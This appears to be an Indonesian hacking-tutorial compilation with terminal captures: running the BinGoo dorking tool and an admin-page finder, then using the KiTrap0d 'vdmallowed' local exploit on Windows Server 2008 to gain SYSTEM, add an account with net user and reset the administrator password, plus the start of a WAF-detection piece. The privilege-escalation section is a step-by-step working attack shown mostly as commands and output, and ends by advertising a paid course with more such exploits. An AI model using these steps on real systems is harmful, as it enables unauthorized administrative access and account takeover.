Get:1 http://old-releases.ubuntu.com/ubuntu/ raring/main lynx-cur i386 2.8.8dev.
15-2 [1,034 kB]
Get:2 http://old-releases.ubuntu.com/ubuntu/ raring/main lynx all 2.8.8dev.15-2
[3,964 B]
Fetched 1,038 kB in 11s (94.2 kB/s)
Selecting previously unselected package lynx-cur.
(Reading database ... 59735 files and directories currently installed.)
Unpacking lynx-cur (from .../lynx-cur_2.8.8dev.15-2_i386.deb) ...
Selecting previously unselected package lynx.
Unpacking lynx (from .../lynx_2.8.8dev.15-2_all.deb) ...
Processing triggers for man-db ...
Processing triggers for mime-support ...
Setting up lynx-cur (2.8.8dev.15-2) ...
update-alternatives: using /usr/bin/lynx to provide /usr/bin/www-browser (www-br
owser) in auto mode
Setting up lynx (2.8.8dev.15-2) ...
root@ubuntufresh:/home/data#
```




```
root@ubuntufresh:/home/data# apt-get install git
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  git-man liberror-perl
Suggested packages:
  git-daemon-run git-daemon-sysvinit git-doc git-el git-arch git-cvs git-svn
  git-email git-gui gitk gitweb
The following NEW packages will be installed:
  git git-man liberror-perl
0 upgraded, 3 newly installed, 0 to remove and 128 not upgraded.
Need to get 7,416 kB of archives.
After this operation, 17.2 MB of additional disk space will be used.
Do you want to continue [Y/n]? y
Get:1 http://old-releases.ubuntu.com/ubuntu/ raring/main liberror-perl all 0.17-
1 [23.8 kB]
Get:2 http://old-releases.ubuntu.com/ubuntu/ raring/main git-man all 1:1.8.1.2-1
 [653 kB]
1% [2 git-man 17.0 kB/653 kB 3%]
```

apt-get install git



```
root@ubuntufresh:/home/data# git clone https://github.com/Hood3dRob1n/BinGoo.git
Cloning into 'BinGoo'...
remote: Counting objects: 40, done.
remote: Total 40 (delta 0), reused 0 (delta 0), pack-reused 40
Unpacking objects: 100% (40/40), done.
root@ubuntufresh:/home/data#
```


git clone https://github.com/Hood3dRob1n/BinGoo.git



```
root@ubuntufresh:/home/data# ls
BinGoo
linux-headers-3.8.13-03081328_3.8.13-03081328.201409030938_all.deb
linux-headers-3.8.13-03081328-generic_3.8.13-03081328.201409030938_i386.deb
linux-image-3.8.13-03081328-generic_3.8.13-03081328.201409030938_i386.deb
updatekernel2.zip
root@ubuntufresh:/home/data# cd BinGoo/
root@ubuntufresh:/home/data/BinGoo# ls
bingoo  dorks  plugins  README.txt  results
root@ubuntufresh:/home/data/BinGoo# ./bingoo
```


Cd BinGoo

./bingo



```
 ) | __ )(_)_ __  / ___| ___   ___ | | (
(  |  _ \| | '_ \| |  _ / _ \ / _ \| |  )
 ) | |_) | | | | | |_| | (_) | (_) |_| (
(  |____/|_|_| |_|\____|\___/ \___/(_)  )
 )                                      (
'--------------------By-Hood3dRob1n----'

Please select which option you would like to use:
1) Google                     4) Bing Shared Hosting Check
2) Bing                       5) Digger Recon Tool
3) Bing Geo Dorker            6) Analyze & Tools
#? 1

Do you want to run single dork scan or import list of dorks to scan with?
1) Single Dork Scan                3) Exit
2) Mass Scan w/Imported Dork List
#? 1

Please provide Google dork to use:
site:co.id

Starting scan, be patient this will take a sec...

```


Pilih 1 lalu 1, lalu ketik seperti di atas site:co.id lalu enter



```
Please provide Google dork to use:
site:co.id

Starting scan, be patient this will take a sec...


Found 188 Links:
http://ainamulyana.blogspot.co.id/
http://autospinn.co.id/
http://beinsports.co.id/
http://bigforum.co.id/
http://bi.microsoft.co.id/
http://bintang.co.id/
http://dbjobs.co.id/
http://dell.co.id/
http://forbesindonesia.co.id/
http://gosiprumahan.blogspot.co.id/
http://idntimes.co.id/
http://isuzuminibus.blogspot.co.id/
http://iveco.co.id/
http://jip.co.id/
http://kibar.co.id/
http://kompas.co.id/
http://kompasiana.co.id/
http://manual.co.id/
http://merdeka.co.id/
http://metube.co.id/
http://mnc.co.id/
http://mpmgroup.co.id/
http://nationalgeographic.co.id/
http://nikefootball.co.id/
http://practo.co.id/
http://rivalrebels.blogspot.co.id/
http://rockyabisabenayas.blogspot.co.id/
https://fajar.co.id/
```

Hasilnya ditemukan 188 links

Untuk mencari halaman login dengan BinGoo



```
                    _                _
root@ubuntufresh:/home/data/BinGoo# ./bingoo
          __   _,--="=--,_   __
         /  \."    .-.    "./  \
        /  ,/  _   : :   _  \/` \
        \  `| /o\  :_:  /o\ |\__/
         `-'| :="~` _ `~"=: |
            \`     (_)     `/
     .-"-.   \      |      /   .-"-.
.---{     }--|  /,.-'-.,\  |--{     }---.
 )  (_)_)_)  \_/`~-===-~`\_/  (_(_(_)  (
(   ____ _        ____             _   )
 ) | __ )(_)_ __  / ___| ___   ___ | | (
(  |  _ \| | '_ \| |  _ / _ \ / _ \| |  )
 ) | |_) | | | | | |_| | (_) | (_) |_| (
(  |____/|_|_| |_|\____|\___/ \___/(_)  )
 )                                     (
'---------------------By-Hood3dRob1n----'

Please select which option you would like to use:
1) Google                     4) Bing Shared Hosting Check
2) Bing                       5) Digger Recon Tool
3) Bing Geo Dorker            6) Analyze & Tools
#? 6

Please select which links file to analyze or what tool to use:
1) Bing Links File: b-links.txt     6) LFI Tools
2) Google Links File: g-links.txt   7) SQLi Tools
3) Both Bing & Google Links Files   8) Return to Dorker
4) My Links File                    9) Exit
5) Admin Page Finder
#? 5

Please provide site link to try and find admin page for:
http://192.168.1.32/data/

Here we go....
[ 200 SUCCESS ] http://192.168.1.32/data/login.php
[ 302 Redirect ] http://192.168.1.32/data/logout.php
[ 200 SUCCESS ] http://192.168.1.32/data/admin.php
[ 200 SUCCESS ] http://192.168.1.32/data/user.php

All done now, hope we found what you wanted!
```

Oleh Kurniawan

E-mail : trainingxcode@gmail.com

Privilege escalation

Privilege escalation

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application with more privileges than intended by the application developer or system administrator can perform unauthorized actions.


Sumber : en.wikipedia.org - https://en.wikipedia.org/wiki/Privilege_escalation

Di sini kita akan mencoba untuk menaikkan hak akses pada Windows Server 2008.


Untuk mengetahui lebih banyak klik

http://www.rapid7.com/db/modules/exploit/windows/local/ms10_015_kitrap0d

Di Windows 2008 Server menggunakan akun user biasa yang tidak dapat menambah akun baru




```
C:\Users\Public\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is 885B-247F

 Directory of C:\Users\Public\Downloads

08/28/2015  09:05 AM    <DIR>          .
08/28/2015  09:05 AM    <DIR>          ..
01/19/2010  01:00 AM             9,755 ADVISORY
01/07/2010  01:24 AM               327 Makefile
01/07/2010  01:24 AM               456 README
01/08/2010  04:02 AM            16,378 vdmallowed.c
01/19/2010  12:39 AM            73,216 vdmallowed.exe
01/07/2010  01:24 AM            13,315 vdmexploit.c
02/05/2010  09:49 PM         1,179,648 vdmexploit.dll
               7 File(s)      1,293,095 bytes
               2 Dir(s)  19,496,603,648 bytes free

C:\Users\Public\Downloads>net user cewek Baseball10 /add
System error 5 has occurred.

Access is denied.


C:\Users\Public\Downloads>_
```



```
C:\Users\Public\Downloads>vdmallowed
----------------------------------------------------------
Windows NT/2K/XP/2K3/VISTA/2K8/7 NtVdmControl()->KiTrap0d local ring0 exploit
-------------------------------------------- taviso@sdf.lonestar.org ---


[+] Spawning a shell to give SYSTEM token (do not close it)
[?] CreateProcess("C:\WINDOWS\SYSTEM32\CMD.EXE") => 2148
[?] GetVersionEx() => 6.0
[?] NtQuerySystemInformation() => \SystemRoot\system32\ntoskrnl.exe@8181C000
[?] Searching for kernel 6.0 signature ( 64, a1, ... ) ...
[+] Signature found 0xae3e0 bytes from kernel base
[+] Starting the NTVDM subsystem by launching MS-DOS executable
[?] CreateProcess("C:\WIND
[?] OpenProcess(2444) => 0
[?] Injecting the exploit
[?] WriteProcessMemory(0x2
[?] WaitForSingleObject(0x
[?] GetExitCodeThread(0x38
[+] The exploit thread rep
[+] w00t! You can now use
```


```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\Public\Downloads>net user cewek Baseball10 /add
The command completed successfully.
```

Dengan menjalankan exploit vdmallowd, maka muncul tampilan command prompt baru dengan akses administrator.Hasilnya saat menjalankan penambahan akun, hasilnya berhasil ditambahkan akun user baru dengan nama cewek.



```
C:\Users\Public\Downloads>net user administrator Baseball3
The command completed successfully.

C:\Users\Public\Downloads>_
```

Penggantian password administrators berhasil dilakukan,



Bagaimana jika untuk Windows 7, 8.1,10,Server 2012, Server 2016? Caranya ada dengan bug dan exploit yang berbeda dan itu tersedia di X-code Training dengan modul 1700 halaman lebih, modulnya hanya bisa didapat dengan melalui training. (http://xcode.or.id/professional / http://xcodetraining.com), meskipun ada materinya tapi semuanya hanya bisa berjalan selama Windows belum diupdate untuk menangani bug yang dapat membuat windows dapat dinaikkan hak aksesnya dari user biasa menjadi administrator.

Oleh Kurniawan
E-mail : trainingxcode@gmail.com


Cara mendeteksi keberadaan WAF pada target web

A web application firewall (WAF) is an application firewall for HTTP applications. It applies a set of rules to an HTTP conversation. Generally, these rules cover common attacks such as cross-site scripting (XSS) and SQL injection.
Sumber : https://www.owasp.org/index.php/Web_Application_Firewall

Contoh untuk mendeteksi WAF pada suatu target bisa menggunakan WAFW00F atau NMAP dengan menggunakan script http-waf-detect.


WAFW00F allows one to identify and fingerprint Web Application Firewall (WAF) products protecting a website.
Sumber : https://github.com/EnableSecurity/wafw00f

Di sini penulis mencobanya di Kali-linux.

